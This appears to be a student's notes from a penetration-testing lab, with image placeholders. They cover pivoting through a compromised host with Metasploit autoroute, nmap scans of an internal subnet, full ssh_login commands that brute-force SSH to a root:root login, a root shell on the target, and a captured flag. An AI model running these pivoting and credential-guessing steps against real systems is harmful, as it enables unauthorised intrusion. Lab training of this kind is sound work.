
- Issuing an "**nmap**" command when inside the 172.16.37.234 machine reveals that nmap is installed. Leverage it to scan the remaining machine using its second IP address

(the **172.16.50.222** one, that was identified during the web application reconnaissance phase)

Nmap scan report for **172.16.50.222**
Host is up (0.000028s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 00:50:56:A2:13:7C (VMware)

Nmap scan report for **172.16.50.224**
Host is up (0.0000020s latency).
All 1000 scanned ports on 172.16.50.224 are closed





autoroute -s


Autoroute routes our exploitation attempts through the first compromised machine and **enables** us to access the remaining machine, through the second network (172.16.50.0/24).

As seen above, having access to that network made us capable of identifying and accessing additional services running on the remaining machine.

Let's focus on the **SSH** one. We can now leverage Metasploit's ssh_login module to guess valid SSH credentials. We can do that as follows.

• An SSH service is running on 172.16.50.222.

• Background the shell by pressing **ctrl + z**.
When the **meterpreter >** prompt appears, use meterpreter's autoroute functionality in order to access it.



BurteForce SSH on same terminal

```
meterpreter >
Background session 1? [y/N]
msf6 exploit(multi/handler) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 172.16.50.222
rhosts => 172.16.50.222
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /usr/share/ncrack/minimal.usr
user_file => /usr/share/ncrack/minimal.usr
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/ncrack/minimal.usr
pass_file => /usr/share/ncrack/minimal.usr
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```
use auxiliary/scanner/ssh/ssh_login
show options
set rhosts 172.16.50.222
set user_file /usr/share/ncrack/minimal.usr
set pass_file /usr/share/ncrack/minimal.usr
set verbose true
run
```


- Found credentials → new session is create ⇒ Let's stop and connect to the new sessions

```
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :device'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :isp'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :cisco'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :super'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :anonymous'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :login'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :tiger'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :public'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :system'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :info'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :sysadm'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :setup'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :support'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :abuse'
[-] 172.16.50.222:22 - Failed: '# minimal list of very common usernames :postmaster'
[-] 172.16.50.222:22 - Failed: 'root:# minimal list of very common usernames '
[+] 172.16.50.222:22 - Success: 'root:root' 'uid=0(root) gid=0(root) groups=0(root) Linux xubuntu
17 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 2 opened (10.13.37.11-172.16.37.234:0 -> 172.16.50.222:22) at 2021-07-08
[-] 172.16.50.222:22 - Failed: 'admin:# minimal list of very common usernames '
[-] 172.16.50.222:22 - Failed: 'admin:root'
[-] 172.16.50.222:22 - Failed: 'admin:admin'
[-] 172.16.50.222:22 - Failed: 'admin:administrator'
[-] 172.16.50.222:22 - Failed: 'admin:webadmin'
[-] 172.16.50.222:22 - Failed: 'admin:sysadmin'
[-] 172.16.50.222:22 - Failed: 'admin:netadmin'
[-] 172.16.50.222:22 - Failed: 'admin:guest'
[-] 172.16.50.222:22 - Failed: 'admin:user'
[-] 172.16.50.222:22 - Failed: 'admin:web'
[-] 172.16.50.222:22 - Failed: 'admin:test'
[-] 172.16.50.222:22 - Failed: 'admin:adm'
```

- **Sessions -l** to see what sessions are currently on


```
[-] 172.16.50.222:22 - Failed: 'admin:abuse'
[-] 172.16.50.222:22 - Failed: 'admin:postmaster'
[-] 172.16.50.222:22 - Failed: 'administrator:# minimal list of very common usernames '
[-] 172.16.50.222:22 - Failed: 'administrator:root'
[-] 172.16.50.222:22 - Failed: 'administrator:admin'
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                    Connection
  --  ----  ----                   -----------                    ----------
  1         meterpreter php/linux  www-data (33) @ xubuntu        10.13.37.11:53 -> 172.16.37.234:46776 (172.16.37.234)
  2         shell linux            SSH root:root (172.16.50.222:22)  10.13.37.11-172.16.37.234:0 -> 172.16.50.222:22 (172.16.50.222)

msf6 auxiliary(scanner/ssh/ssh_login) >
```

NOTE: Please after you found the credentials...pls ctrl-c to exit **NOT CTRL-Z**



Connect to the new session

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 7
[*] Starting interaction with 7...

mesg: ttyname failed: Inappropriate ioctl for device
shell

[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary(bash) on target machine
[*] Found bash at /bin/bash
bash -i
bash -i
root@xubuntu:~# ls
ls
root@xubuntu:~# ls -la
ls -la
total 48
drwx------  6 root root 4096 Apr  1  2019 .
drwxr-xr-x 24 root root 4096 Dec 15  2017 ..
-rw-------  1 root root 4914 May 17  2019 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Mar 29  2019 .cache
drwxr-xr-x  3 root root 4096 Mar 27  2019 .composer
-rw-r--r--  1 root root   22 Apr  1  2019 .flag.txt
-rw-------  1 root root   53 Mar 27  2019 .mysql_history
drwxr-xr-x  2 root root 4096 Mar 27  2019 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Mar 27  2019 .ssh
root@xubuntu:~# cat .flag.txt
cat .flag.txt
Congratz! You got it.
root@xubuntu:~#
```




172.16.37.220

Nmap scan report for **172.16.37.220**
Host is up (0.038s latency).
Not shown: 65488 closed ports, 45 filtered ports
PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

3307/tcp open tcpwrapped
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Inspect page-ssource




Hmmmm...might be interesting

⇒ Connect to all the hosts but nothing found.

Dirb

